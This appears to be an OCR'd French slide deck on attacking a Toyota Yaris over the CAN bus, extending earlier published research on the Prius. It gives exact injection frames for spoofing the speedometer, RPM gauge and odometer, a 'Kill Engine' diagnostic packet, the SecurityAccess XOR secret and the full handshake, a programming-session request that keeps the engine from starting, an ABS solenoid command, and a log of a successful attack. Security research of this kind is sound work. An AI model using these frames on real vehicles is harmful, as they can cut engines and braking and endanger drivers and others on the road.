{ $D^j_i = B^j_k$ – value ; $\Delta^j_i = t_k$ – time ; value= B^j_k ; time= t_k; i= i+1 ; k^j_i= k ; }
k = k+1; }
End: n^j_d = i ;


- L'odomètre est une fonction croissante
- Le niveau d'essence est une fonction décroissante
- Certains événements sont identifiés après une génération périodique impliquant une moyenne de quelques secondes; par exemple une pression périodique sur la pédale de frein.

Analyse différentielle

```
1C3 1 64 4931
1C3 1 64 4951
1C3 1 64 4964
1C3 1 64 4981
1C3 1 64 5011
1C3 1 64 5030
1C3 1 24 5045
1C3 1 24 5079
1C3 1 24 5094
1C3 1 24 5113
1C3 1 24 5129
1C3 1 24 5142
1C3 1 24 5163
1C3 1 24 5179
1C3 1 24 5211
1C3 1 24 5221
1C3 1 24 5223
1C3 1 24 5240
1C3 1 24 5326
1C3 1 24 5342
1C3 1 24 5357
```


```
1C3 1 24 5377
1C3 1 24 5404
1C3 1 24 5424
1C3 1 24 5473
1C3 1 24 5491
1C3 1 24 5502
1C3 1 24 5523
1C3 1 24 5538
1C3 1 24 5555
1C3 1 24 5572
1C3 1 24 5601
1C3 1 24 5622
1C3 1 64 5668
1C3 1 64 5683
1C3 1 64 5702
1C3 1 64 5720
1C3 1 64 5734
1C3 1 64 5749
1C3 1 64 5782
```

- 1C3: pédale de frein



Diff

https://www.youtube.com/watch?v=AAvOyALEwgw



Scénarios d’Attaque


Examples d’attaques

- Affichage erroné sur le tableau de bord, de la vitesse et du nombre de tour minute;
- Modification du compteur kilométrique, non réversible à priori;
- Arrêt forcé du moteur, un scénario d'attaque (*Never Start*) empêche le démarrage du véhicule;
- Connexion authentifiée sur l'ECU moteur, le code secret indiqué dans l'article de 2014 est valide;
- Mise hors service de l'ECU moteur, après l'ouverture d'une session de diagnostique qui autorise également la reprogrammation de l'ECU moteur;
- Véhicule immobilisé, un scénario d'attaque (*No Engine*) empêche le démarrage du véhicule;
- Absence de freinage (via l'ABS) à faible vitesse (de l'ordre du Km/h); un scénario d'attaque (*Delayed Stop*) empêche le freinage pendant une seconde et demie, il est particulièrement efficace en marche arrière.

Engine ECU and ABS ECU

7E0

7B0



Inject

https://www.youtube.com/watch?v=3WyE76mX58I

Affichage de vitesse erroné

- Le message CAN associé à l'identifiant 0B4 contient la vitesse codée sur 2 octets (b6,b7) en dm/s, et un compte cumulé (CN, octet b5) de tours de roue
- L'injection de messages CAN-0B4, synchronisée avec les messages licites (environ 50/s), permet l'affichage d'une vitesse erronée à l'arrêt ou sur route

IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
0	B4	8	00	00	00	00	98	22	5F	D5

Le message CAN-0B4 (vitesse= 8799 dm/s, CN= 152)

Somme de Contrôle

- Le dernier octet (8ième) du message CAN-0B4 est une somme de contrôle en modulo 256

$$Toyota\ Checksum = b_8 = \left(IDH + IDL + LEN + \sum_{i=1}^{7} b_i \right) mod\ 256$$

- L'injection fonctionne avec une somme de contrôle incorrecte.


Modification du Compteur Kilométrique

- L'injection de messages CAN-0B4, synchronisée avec les messages licites (environ 50/s), dont la valeur du compteur CN est modifiée, par exemple par incrément de 32, provoque la modification de la distance parcourue et l'augmentation (*non réversible à priori*) du compteur kilométrique
- L'injection fonctionne avec une somme de contrôle incorrecte.

Affichage Erroné du Compte Tours

- Le nombre de tours/mn est indiqué par le message CAN d'identifiant 2C4.
- Il est codé sur deux octets (b1, b2).
- Le dernier octet du message est le *checksum Toyota*.
- L'injection de messages CAN-0C4, synchronisée avec les messages licites (environ 50/s), permet l'affichage d'un nombre de tour/mn erroné à l'arrêt ou sur route.
- L'injection fonctionne avec une somme de contrôle incorrecte.


IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
2	C4	8	0D	F3	00	17	00	00	92	77



Le message CAN-2C4 (CompteTour= 3571 tours/mn)


Kill Packet

- Le message de diagnostique dont l'identifiant est 7E0 (dénommé *Kill Engine* dans l'article de 2014), stoppe l'injection du carburant dans les cylindres, et implique donc l'arrêt du moteur.
  - Request: ID= 7E0, Len=08, Data: 06 30 1C 00 0F A5 01 00 (*Kill Engine, SID=30, PID=1C*)
- Le message *Kill Engine* étant au format ISO-TP il est acquitté par l'ECU moteur.
  - Response: ID= 7E8, Len=08, Data: 02 70 1C 00 00 00 00 00




Kill Packet

https://www.youtube.com/watch?v=l4wK9Zt4wuo



Never Start

- Le scénario Never Start empêche le démarrage de la Toyota Yaris.
- Un message Kill Engine est injecté après 5 secondes, lorsque le régime moteur dépasse 500 tr/mn; le régime moteur est détecté grâce au message CAN-2C4.
- Le moteur s'arrête 1,4s plus tard.



Never Start

https://www.youtube.com/watch?v=BY9YYQqsGM4

Connection Authentifiée avec l'ECU Moteur

- Sur la *Toyota Prius* les chercheurs Américains avaient observé que la procédure d'authentification *SecurityAccess* (définie par l'*Unified Diagnostic Services* -UDS-, voir pour information https://en.wikipedia.org/wiki/Unified_Diagnostic_Services)), n'était pas nécessaire pour la plupart des fonctions de diagnostique, mais par contre requise pour la reprogrammation d'un ECU.
- Ils avaient effectué le *reverse engineering* de la procédure d'authentification, et extrait son code secret.

Connection Authentifiée avec l'ECU Moteur

- La procédure d'authentification réalise une opération de ou exclusif d'un nombre aléatoire (le *seed*) de 4 octets généré par l'ECU, avec un code secret de 4 octets (qui a pour valeur 00 60 60 00...).
- L'établissement d'une connexion authentifiée (*Security Access*) avec l'ECU moteur de la *Toyota Yaris* est réalisé conformément au dialogue suivant (41E7D651 = 4187B651 exor 00606000):
- Request Seed:
  - ID= 7E0, Len=08, Data= 02 27 01 00 00 00 00 00 (*SID=27, PID=01*)
- Send Seed
  - ID= 7E8, Len=08, Data= 06 67 01 41 87 B6 51 00
- Send Key
  - ID= 7E0, Len=08, Data= 06 27 02 41 E7 D6 51 00
- Positive Response
  - ID= 7E8, Len=08, Data= 02 67 02 00 00 00 00 00

No-Engine Attack

- Une connexion authentifiée est nécessaire (Security Access) avant l'ouverture d'une session de diagnostique. Cette dernière isole logiquement l'ECU moteur, et permet sa reprogrammation. En conséquence le véhicule ne démarre plus. Il est nécessaire de couper le contact, pour retrouver un fonctionnement normal.
- Le message CAN ISO-TP de requête d'ouverture d'une session de diagnostique est le suivant:
  - ID=7E0 Len=08 Data= 02 10 02 00 00 00 00 00 (SID=10, PID=02).
- Ce paquet doit être émis dans un laps de temps de quelques secondes, suivant la procédure d'authentification de connexion. En cas de timeout on obtient le message ISO-TP suivant:
  - ID=7E8 Len=08 Data=03 7F 10 22 00 00 00 00 (SID=7F)
- En cas de succès on collecte le message ISO-TP suivant:
  - ID=7E8 Len=08 Data= 01 50 00 00 00 00 00 00 (SID=50)
- Il est important de souligner que l'ouverture d'une session de diagnostique permet la reprogrammation de l'ECU moteur via le bus CAN.

CAN
PROBE

ECU
ENGINE

Security Access (SID=27)

Request Seed SID=01

ID= 7E0, Len=08, Data= 02 27 01 00 00 00 00 00 (*SID=27, PID=01*)

ID= 7E8, Len=08, Data= 06 67 01 41 87 B6 51 00

Send Seed

Send Key SID=02

ID= 7E0, Len=08, Data= 06 27 02 41 E7 D6 51 00

ID= 7E8, Len=08, Data= 02 67 02 00 00 00 00 00

Positive Response

DiagnosticSessionControl (SID= 10), Programming Session (PID=02)

ID=7E0 Len=08 Data= 02 10 02 00 00 00 00 00

ID=7E8 Len=08 Data= 01 50 00 00 00 00 00 00

Positive Response

- Stop 2000 ...
- Embrayage On ct= 0
- Contact Detected ... !!!
- Diag Packet Injection Ready...
- Sending Diag Packet...
- >7E0 8 02 27 01 00 00 00 00 00
- Message Sent Successfully!
- <7E8 8 06 67 01 C1 8A D6 3C 00
- >7E0 8 06 27 02 C1 EA B6 3C 00
- Message Sent Successfully!
- <7E8 8 02 67 02 00 00 00 00 00
- >7E0 8 02 10 02 00 00 00 00 00
- Message Sent Successfully!
- <7E8 8 01 50 00 00 00 00 00 00
- Success !!!
- No Engine... !!


Stop

https://www.youtube.com/watch?v=gRVaJzE1tlo


Activation des Solénoïdes ABS

- Sur la *Toyota Prius* les chercheurs Américains avaient identifié une série de messages de diagnostique, permettent d'agir sur les solénoïdes de l'ABS.
- Il y a deux solénoïdes ABS par système de freinage (*Hold* et *Reduction*) soit huit en tout.
- L'activation du solénoïde *Hold* détourne la pression du maître cylindre et maintien la pression engagée sur la frein; l'activation du solénoïde *Reduction* réduit la pression exercée sur le frein.


Normal: H=off, R=off, P=off




Hold: H=on, R=off, P=off



Reduction, P=On, R=On, P=On



Increase H=off, R=Off P=On



Activation des Solénoïdes ABS

- Le message ISO-TP de commande des solénoïdes semble comporter un masque (5ième octet) de sélection (1 bit par solénoïde) et une consigne (6ième octet) d'activation (1 bit par solénoïde).
- Le message CAN-ABS décrit ci dessous active tous les solénoïdes de l'ABS.
- Request:
  - ID= 7B0, Len=08, Data= 05 30 21 02 FF FF 00 00 (*SID= 30, PID=21*)
- Response:
  - ID= 7B8, Len=08, Data= 02 70 21 00 00 00 00 00

masque de sélection ?

Consigne de sélection ?

Le scénario d'attaque *Delayed-Stop*

